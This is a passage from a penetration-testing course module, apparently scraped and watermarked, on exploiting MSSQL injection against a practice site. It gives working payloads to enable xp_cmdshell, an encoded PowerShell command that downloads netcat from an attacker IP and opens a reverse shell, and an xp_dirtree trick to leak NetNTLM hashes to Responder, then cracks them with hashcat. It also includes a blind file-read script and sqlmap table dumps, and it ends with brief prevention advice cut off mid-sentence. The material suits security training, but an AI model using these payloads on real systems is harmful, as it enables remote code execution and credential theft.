The query asks the server if our user has the `sysadmin` role or not, returning a `1` if yes, and a `0` otherwise. In the example of `Aunt Maria's Donuts`, we can use the following payload:

```
maria' AND IS_SRVROLEMEMBER('sysadmin')=1;--
```

This should result in a `taken` status, indicating we have the `sysadmin` role.



hide01.ir

Enabling xp_cmdshell

The procedure which allows us to execute commands is xp_cmdshell. By default it executes commands as `nt service\mssqlserver` unless a proxy account is set up.

Since `xp_cmdshell` is a target for malicious actors, it is disabled by default in MSSQL. Luckily it isn't hard to enable (if we are running as `sa`). First, we need to enable `advanced options`. The commands to do this are:

```
EXEC sp_configure 'Show Advanced Options', '1';
RECONFIGURE;
```

In the case of `Aunt Maria's Donuts`, the payload will look like this:

```
';exec sp_configure 'show advanced options','1';reconfigure;--
```

https://t.me/CyberFreeCourses

URL-Encode, inject, and we should get a regular response from the server if it worked correctly:

JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
status: "available"

Next, we will enable `xp_cmdshell` (it is an advanced option, so make sure to run this previous query first). The commands are:

```
EXEC sp_configure 'xp_cmdshell', '1';
RECONFIGURE;
```

The payload (before URL-Encoding) is:

```
';exec sp_configure 'xp_cmdshell','1';reconfigure;--
```

hide01.ir

And once again a successful injection should return a regular response:

JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
status: "available"

At this point, `xp_cmdshell` should be enabled, but just to make sure we can `ping` ourselves a couple of times. The command to do this looks like this:

```
EXEC xp_cmdshell 'ping /n 4 192.168.43.164';
```

And as a payload like this:

```
';exec xp_cmdshell 'ping /n 4 192.168.43.164';--
```

https://t.me/CyberFreeCourses

Make sure to start `tcpdump` on the correct interface "(which would be `tun0` for Pwnbox)" before running the payload, and you should see `4` pairs of ICMP request/reply packets:

```
sudo tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144
bytes
<SNIP>
07:41:13.167468 IP 192.168.43.156 > 192.168.43.164: ICMP echo request, id
1, seq 6, length 40
07:41:13.167500 IP 192.168.43.164 > 192.168.43.156: ICMP echo reply, id 1,
seq 6, length 40
07:41:14.218855 IP 192.168.43.156 > 192.168.43.164: ICMP echo request, id
1, seq 7, length 40
07:41:14.218928 IP 192.168.43.164 > 192.168.43.156: ICMP echo reply, id 1,
seq 7, length 40
07:41:15.190453 IP 192.168.43.156 > 192.168.43.164: ICMP echo request, id
1, seq 8, length 40
07:41:15.190515 IP 192.168.43.164 > 192.168.43.156: ICMP echo reply, id 1,
seq 8, length 40
07:41:16.209580 IP 192.168.43.156 > 192.168.43.164: ICMP echo request, id
1, seq 9, length 40
07:41:16.209615 IP 192.168.43.164 > 192.168.43.156: ICMP echo reply, id 1,
seq 9, length 40
<SNIP>
^C
29 packets captured
29 packets received by filter
0 packets dropped by kernel
```

hide01.ir

The website should once again give a regular response.

Reverse Shell

At this point, we have successfully turned our SQLi into RCE. Let's finish off with a proper reverse shell. There are many ways to do this; in this case, we chose to use a Windows `netcat` binary to run `cmd.exe` on a connection.

The (powershell) command we want the server to run looks like this. First, we download `nc.exe` from our `attacker machine`, and then we connect to port `9999` on our `attacker machine` and run `cmd.exe`.

```
(new-object net.webclient).downloadfile("http://192.168.43.164/nc.exe",
"c:\windows\tasks\nc.exe");
c:\windows\tasks\nc.exe -nv 192.168.43.164 9999 -e
```

https://t.me/CyberFreeCourses

```
c:\windows\system32\cmd.exe;
```

To avoid the hassle of quotation marks, `encoding` PowerShell payloads is prefered. One useful tool to do so is from Raikia's Hub, however, it is known that from time to time it goes offline. As penetration testers, it is important to know how to perform such tasks without relying on any external tools. To encode the payload, we need to first convert it to `UTF-16LE` (`16-bit Unicode Transformation Format Little-Endian`) then Base64-encode it. We can use the following Python3 one-liner to encode the payload, replacing `PAYLOAD` with the actual `PowerShell` one:

```
python3 -c 'import base64;
print(base64.b64encode((r"""PAYLOAD""").encode("utf-16-le")).decode())'
```

```
python3 -c 'import base64; print(base64.b64encode((r"""(new-object
net.webclient).downloadfile("http://192.168.43.164/nc.exe",
"c:\windows\tasks\nc.exe"); c:\windows\tasks\nc.exe -nv 192.168.43.164
9999 -e c:\windows\system32\cmd.exe;""").encode("utf-16-le")).decode())'

KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZA
BvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAu
ADQAMwAuADEANgA0AC8AbgBjAC4AZQB4AGUAIgAsACAAIgBjADoAXAB3AGkAbgBkAG8AdwBzAF
wAdABhAHMAawBzAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwA
dABhAHMAawBzAFwAbgBjAC4AZQB4AGUAIAAtAG4AdgAgADEAOQAyAC4AMQA2ADgALgA0ADMALg
AxADYANAAgADkAOQA5ADkAIAAtAGUAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAcwB5AHMAdABl
AG0AMwAyAFwAYwBtAGQALgBlAHgAZQA7AA==
```

With the encoded payload, we need to pass it to `powershell`, setting the `Execution Policy` to `bypass` along with the `-enc` (`encoded`) flag. The command we will want the server to execute becomes:

```
exec xp_cmdshell 'powershell -exec bypass -enc
KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZA
BvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAu
ADQAMwAuADEANgA0AC8AbgBjAC4AZQB4AGUAIgAsACAAIgBjADoAXAB3AGkAbgBkAG8AdwBzAF
wAdABhAHMAawBzAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwA
dABhAHMAawBzAFwAbgBjAC4AZQB4AGUAIAAtAG4AdgAgADEAOQAyAC4AMQA2ADgALgA0ADMALg
AxADYANAAgADkAOQA5ADkAIAAtAGUAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAcwB5AHMAdABl
AG0AMwAyAFwAYwBtAGQALgBlAHgAZQA7AA=='
```

Before we run the command, we need to download and host `nc.exe` on our machine for the server to download. You can download a compiled version from here. Put it in any directory

https://t.me/CyberFreeCourses

and then start a temporary `HTTP` server on port `80` with Python like this:

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Once the HTTP server is listening, start a netcat listener with `nc -nvlp 9999` and inject the payload! We should get a reverse (`cmd`) shell.

```
nc -nvlp 9999
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.43.156.
Ncat: Connection from 192.168.43.156:58085.
Microsoft Windows [Version 10.0.19043.1826]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

hide01.ir

Note: If you prefer using powershell, you can of course have `nc.exe` run it instead of `cmd.exe` by using a command like `cmd nc.exe -nv 192.168.43.164 9999 -e C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe`

Leaking NetNTLM Hashes

Capturing the Hash

It's not uncommon for database administrators to set up service accounts for `MSSQL` to be able to access `network shares`. If this is the case, and we have found an SQL injection, we should be able to capture NetNTLM credentials and possibly crack them.

Basically, we will coerce the SQL server into trying to access an SMB share we control and capture the credentials. There are a couple of ways to do this, one of which is to use Responder. Let's clone the GitHub repository locally and enter the folder.

```
git clone https://github.com/lgandx/Responder
Cloning into 'Responder'...
remote: Enumerating objects: 2153, done.
remote: Counting objects: 100% (578/578), done.
remote: Compressing objects: 100% (295/295), done.
remote: Total 2153 (delta 337), reused 431 (delta 279), pack-reused 1575
Receiving objects: 100% (2153/2153), 2.49 MiB | 1.54 MiB/s, done.
```

https://t.me/CyberFreeCourses

```
Resolving deltas: 100% (1363/1363), done.
```

Next, start `Responder` listening on the VPN network interface. `Make sure the SMB server says [ON]`. If it doesn't, modify `Responder.conf` in the same directory and change the line `SMB = Off` to `SMB = On`.

```
sudo python3 Responder.py -I eth0

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
<SNIP>
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]
<SNIP>
```

hide01.ir

With `Responder` up and running, we can work on the SQL payload. The query we want to run is:

```
EXEC master..xp_dirtree '\\<ATTACKER_IP>\myshare', 1, 1;
```

This will attempt to list out the contents of the SMB share `myshare`, which requires authenticating (sending the NetNTLM hash).

We can practice this against `Aunt Maria's Donuts`. The payload we will have to use then looks like this:

```
';EXEC master..xp_dirtree '\\<ATTACKER_IP>\myshare', 1, 1;--
```

https://t.me/CyberFreeCourses

Running the payload against `api/check-username.php` should return a regular response from the server.

```
JSON   Raw Data   Headers
Save  Copy  Collapse All  Expand All  Filter JSON
status:   "available"
```

If we check `Responder` however, we should now see a NetNTLM hash from `SQL01\jason`.

```
sudo responder -vI eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
<SNIP>
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 192.168.43.156
[SMB] NTLMv2-SSP Username : SQL01\jason
[SMB] NTLMv2-SSP Hash     :
jason::SQL01:bd7f162c24a39a0f:94DF80C5ABBA<SNIP>000000000
<SNIP>
```

hideoi.ir

Extra: Cracking the Hash

If the user (whose hash we captured) uses a weak password, we may be able to crack it. We can use hashcat with the mode `5600` like this:

```
hashcat -m 5600 <hash> <wordlist>
```

In this case, we can input the `hash` we captured and use `rockyou.txt` as the wordlist to crack the password:

```
hashcat -m 5600 'jason::SQL01:bd7f162c24a39a0f:94DF80C5ABB<SNIP>000000'
/usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>
```

https://t.me/CyberFreeCourses

```
jason::SQL01:bd7f162c24a39a0f:94DF80C5ABB<SNIP>000000:<SNIP>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: JASON::SQL01:bd7f162c24a39a0f:94df80c5abb...000000
Time.Started.....: Wed Dec 14 08:29:13 2022 (10 secs)
Time.Estimated...: Wed Dec 14 08:29:23 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1098.3 kH/s (1.17ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.........: 10829824/14344385 (75.50%)
Rejected.........: 0/10829824 (0.00%)
Restore.Point....: 10827776/14344385 (75.48%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Memphis~11 -> Meangirls7
Hardware.Mon.#1..: Util: 69%

Started: Wed Dec 14 08:29:12 2022
Stopped: Wed Dec 14 08:29:24 2022
```


hide01.ir

File Read

Theory

If we have the correct permissions, we can `read files` via an `(MS)SQL injection`. To do so we can use the OPENROWSET function with a `bulk` operation.

https://t.me/CyberFreeCourses



OPENROWSET (Transact-SQL)

Article • 11/18/2022 • 21 minutes to read • 26 contributors

Feedback

Applies to: SQL Server (all supported versions) Azure SQL Database Azure SQL Managed Instance

Includes all connection information that is required to access remote data from an OLE DB data source. This method is an alternative to accessing tables in a linked server and is a one-time, ad hoc method of connecting and accessing remote data by using OLE DB. For more frequent references to OLE DB data sources, use linked servers instead. For more information, see Linked Servers (Database Engine). The `OPENROWSET` function can be referenced in the FROM clause of a query as if it were a table name. The `OPENROWSET` function can also be referenced as the target table of an `INSERT`, `UPDATE`, or `DELETE` statement, subject to the capabilities of the OLE DB provider. Although the query might return multiple result sets, `OPENROWSET` returns only the first one.

`OPENROWSET` also supports bulk operations through a built-in BULK provider that enables data from a file to be read and returned as a rowset.

Note

This article does not apply to Azure Synapse Analytics.

The syntax looks like this. `SINGLE_CLOB` means the input will be stored as a `varchar`, other options are `SINGLE_BLOB` which stores data as `varbinary`, and `SINGLE_NCLOB` which uses `nvarchar`.

pide01.ir

```
-- Get the length of a file
SELECT LEN(BulkColumn) FROM OPENROWSET(BULK '<path>', SINGLE_CLOB) AS x

-- Get the contents of a file
SELECT BulkColumn FROM OPENROWSET(BULK '<path>', SINGLE_CLOB) AS x
```

Checking Permissions

All users can use `OPENROWSET`, but using `BULK` operations requires special privileges, specifically either `ADMINISTER BULK OPERATIONS` or `ADMINISTER DATABASE BULK OPERATIONS`. We can check if our user has these with the following query:

```
SELECT COUNT(*) FROM fn_my_permissions(NULL, 'DATABASE') WHERE
permission_name = 'ADMINISTER BULK OPERATIONS' OR permission_name =
'ADMINISTER DATABASE BULK OPERATIONS';
```

We'll be using `Aunt Maria's Donuts` again to practice in this section. We can run the query above like this:

```
maria' AND (SELECT COUNT(*) FROM fn_my_permissions(NULL, 'DATABASE') WHERE
permission_name = 'ADMINISTER BULK OPERATIONS' OR permission_name =
```

https://t.me/CyberFreeCourses

```
'ADMINISTER DATABASE BULK OPERATIONS')>0;--
```

Which should return the following response from the server:

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

status: "taken"

Reading via Boolean-based

Having confirmed that we have the necessary permissions, we can adapt the script we wrote in that section to dump file contents out by changing the queries being sent to the oracle.

```
file_path = 'C:\\Windows\\System32\\flag.txt' # Target file

# Get the length of the file contents
length = 1
while not oracle(f"(SELECT LEN(BulkColumn) FROM OPENROWSET(BULK
'{file_path}', SINGLE_CLOB) AS x)={length}"):
    length += 1
print(f"[*] File length = {length}")

# Dump the file's contents
print("[*] File = ", end='')
for i in range(1, length + 1):
    low = 0
    high = 127
    while low <= high:
        mid = (low + high) // 2
        if oracle(f"(SELECT ASCII(SUBSTRING(BulkColumn,{i},1)) FROM
OPENROWSET(BULK '{file_path}', SINGLE_CLOB) AS x) BETWEEN {low} AND
{mid}"):
            high = mid -1
        else:
            low = mid + 1
    print(chr(low), end='')
    sys.stdout.flush()
print()
```

hide01.ir

https://t.me/CyberFreeCourses

Running this script should result in the target file being dumped. Of course, this may take some time to run.

```
python3 fileRead.py
[*] File length = 37
[*] File = <SNIP>
```

Tools of the Trade

SQLMap

SQLMap is a very popular open-source pen-testing tool that automates the discovery and exploitation of SQL injections for many databases, including `MSSQL`.

Installation

SQLMap is a Python tool that can run on Windows, Linux, or macOS. It comes preinstalled on some distributions of Linux, such as `Kali` or `ParrotOS`.

To install SQLMap, you simply:

1. Download the latest version from the GitHub releases page.
2. Unzip the archive
3. Enter the directory and run `python3 sqlmap.py`

hide01.ir

Example: Aunt Maria's Donuts

To demonstrate the power of SQLMap, we will redo the `boolean-blind SQLi` attack on `Aunt Maria's Donuts`. First, we will run SQLMap against the `api/check-username.php` endpoint which we suspect/know is vulnerable to SQL injection.

```
PS C:\htb> python .\sqlmap.py -u http://localhost/api/check-username.php?
u=maria -batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.6.12#dev}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability
and
are not responsible for any misuse or damage caused by this program
```

https://t.me/CyberFreeCourses

```
[*] starting @ 17:44:16 /2022-12-12/

[17:44:16] [INFO] testing connection to the target URL
[17:44:16] [INFO] testing if the target URL content is stable

<SNIP>

---
Parameter: u (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: u=maria' AND 8717=8717 AND 'tkQZ'='tkQZ

<SNIP>
```

After a little while, `SQLMap` will print out that it successfully identified a `boolean-based SQLi` vulnerability and give us the `payload` it used. With a confirmed injection point, we can move on to listing all the databases by adding the `--dbs` flag.

```
PS C:\htb> python .\sqlmap.py -u http://localhost/api/check-username.php?
u=maria -batch --dbs

<SNIP>
[17:55:23] [INFO] fetching database names
[17:55:23] [INFO] fetching number of databases
[17:55:23] [INFO] resumed: 6
[17:55:23] [INFO] resumed: amdonuts
[17:55:23] [INFO] resumed: master
[17:55:23] [INFO] resumed: model
[17:55:23] [INFO] resumed: msdb
[17:55:23] [INFO] resumed: tempdb
[17:55:23] [WARNING] running in a single-thread mode. Please consider
usage of option '--threads' for faster data retrieval
[17:55:23] [INFO] retrieved:
[17:55:23] [WARNING] (case) time-based comparison requires reset of
statistical model, please wait.............................. (done)
[17:55:23] [WARNING] it is very important to not stress the network
connection during usage of time-based payloads to prevent potential
disruptions

[17:55:23] [WARNING] in case of continuous data retrieval problems you are
advised to try a switch '--no-cast' or switch '--hex'
available databases [5]:
[*] amdonuts
[*] master
[*] model
```

hide01.ir

https://t.me/CyberFreeCourses

```
[*] msdb
[*] tempdb

[17:55:23] [INFO] fetched data logged to text files under
'C:\Users\bill\AppData\Local\sqlmap\output\localhost'

[*] ending @ 17:55:23 /2022-12-12/
```

In the output above we can see that there are five databases on the server. Out of them all, `amdonuts` is the most interesting one to us. We can select this database and list the tables with the following command.

```
PS C:\htb> python .\sqlmap.py -u http://localhost/api/check-username.php?
u=maria -batch -D amdonuts --tables

<SNIP>
[17:57:26] [INFO] fetching tables for database: amdonuts
[17:57:26] [INFO] fetching number of tables for database 'amdonuts'
[17:57:26] [INFO] resumed: 1
[17:57:26] [INFO] resumed: dbo.users
Database: amdonuts
[1 table]
+-------+
| users |
+-------+

[17:57:26] [INFO] fetched data logged to text files under
'C:\Users\bill\AppData\Local\sqlmap\output\localhost'

[*] ending @ 17:57:26 /2022-12-12/
```

In this case, `users` is the only table in the database. We can dump it with the following command. Note that we excluded the `-batch` flag this time. This is because SQLMap will try to crack hashes by default, which I'm not interested in doing.

```
PS C:\htb> python .\sqlmap.py -u http://localhost/api/check-username.php?
u=maria -D amdonuts -T users --dump

<SNIP>
[17:59:58] [INFO] fetching columns for table 'users' in database
'amdonuts'
[17:59:59] [INFO] resumed: 2
[17:59:59] [INFO] resumed: password
[17:59:59] [INFO] resumed: username
[17:59:59] [INFO] fetching entries for table 'users' in database
```

hide01.ir

https://t.me/CyberFreeCourses

```
'amdonuts'
[17:59:59] [INFO] fetching number of entries for table 'users' in database
'amdonuts'
[17:59:59] [INFO] resumed: 3
[17:59:59] [WARNING] in case of table dumping problems (e.g. column entry
order) you are advised to rerun with '--force-pivoting'
[17:59:59] [INFO] resumed: <SNIP>
[17:59:59] [INFO] resumed: maria
[17:59:59] [INFO] resumed: <SNIP>
[17:59:59] [INFO] resumed: admin
[17:59:59] [INFO] resumed: <SNIP><SNIP>
[17:59:59] [INFO] resumed: bmdyy
[17:59:59] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further
processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: amdonuts
Table: users
[3 entries]
+-----------------------------------+----------+
| password                          | username |
+-----------------------------------+----------+
| ...SNIP...                        | maria    |
| ...SNIP...                        | admin    |
| ...SNIP...                        | bmdyy    |
+-----------------------------------+----------+

[18:00:02] [INFO] table 'amdonuts.dbo.users' dumped to CSV file
'C:\Users\bill\AppData\Local\sqlmap\output\localhost\dump\amdonuts\users.c
sv'
[18:00:02] [INFO] fetched data logged to text files under
'C:\Users\bill\AppData\Local\sqlmap\output\localhost'

[*] ending @ 18:00:02 /2022-12-12/
```

Note: For more on SQLMap's blind injection options, you may refer to the SQLMap Essentials module.

Preventing SQL Injection Vulnerabilities

Input Validation / Sanitization

`SQL injection` happens because developers create `dynamic queries using user input` that isn't properly sanitized. You (as a developer) should `always sanitize` user input, and if it is expected to match a certain form (e.g. email) then `validate`. The best mindset is to treat all user input as if it were dangerous.

https://t.me/CyberFreeCourses

Parameterized Queries

Using `parameterized queries` is a very good way to avoid `SQLi` vulnerabilities, because you pass the query and variables `separately` allowing the server to understand what is code and what is data, regardless of user input.

Here is an example of a vulnerable SQL query that concatenates user input into the query.

```
...
$sql = "SELECT email FROM accounts WHERE username = '" .
$_POST['username'] . "'";
$stmt = sqlsrv_query($conn, $sql);
$row = sqlsrv_fetch_array($stmt, SQLSRV_FETCH_ASSOC);
...
sqlsrv_free_stmt($stmt);
...
```

This is how the same query would look like if it were `parameterized`. It's a small change, but it's the difference between `vulnerable` and `secure` code.

```
$sql = "SELECT email FROM accounts WHERE username = ?";
$stmt = sqlsrv_query($conn, $sql, array($_POST['username']));
$row = sqlsrv_fetch_array($stmt, SQLSRV_FETCH_ASSOC);
...
sqlsrv_free_stmt($stmt);
```

hide01.ir

Note: Even after all of this, we should still not completely trust all user-data stored in the db, as we may always miss something and the user may be able to store something malicious in the db. This is why it is also recommended to also apply sanitization/filtering on data output, especially when outputting user-generated data. This way, we prevent 2nd-level SQL attacks, which execute upon data output instead of data input.

MSSQL-Specific Precautions

Regarding MSSQL specifically, there are a couple of things you may want to do to prevent MSSQL-specific attacks.


Don't Run Queries as Sysadmin!

First and foremost, don't use `sa` to run your queries. More concretely, use an account with as few privileges as possible. Any extra privileges `can` and `will` be exploited by attackers who identify an `SQL injection`.

https://t.me/CyberFreeCourses

This graphic (source) highlights the built-in database roles in `MSSQL`. The `public` role is the default role and anything else is extra (although the roles `db_denydatareader` and `db_denydatawriter` actually `take away` privileges).

DATABASE LEVEL ROLES AND PERMISSIONS: 11 fixed database roles, 77 database permissions



Disable Dangerous Functions

You may want to disable dangerous functions for users who do not need them. For example, attackers can use `xp_dirtree` to leak NetNTLM hashes, and it's likely your website doesn't use this function, so you may want to `disable` it for the specific user your website uses to query the database.

For example, to revoke `execution` privileges on `xp_dirtree` for all users with the `public` role, we would run this command:

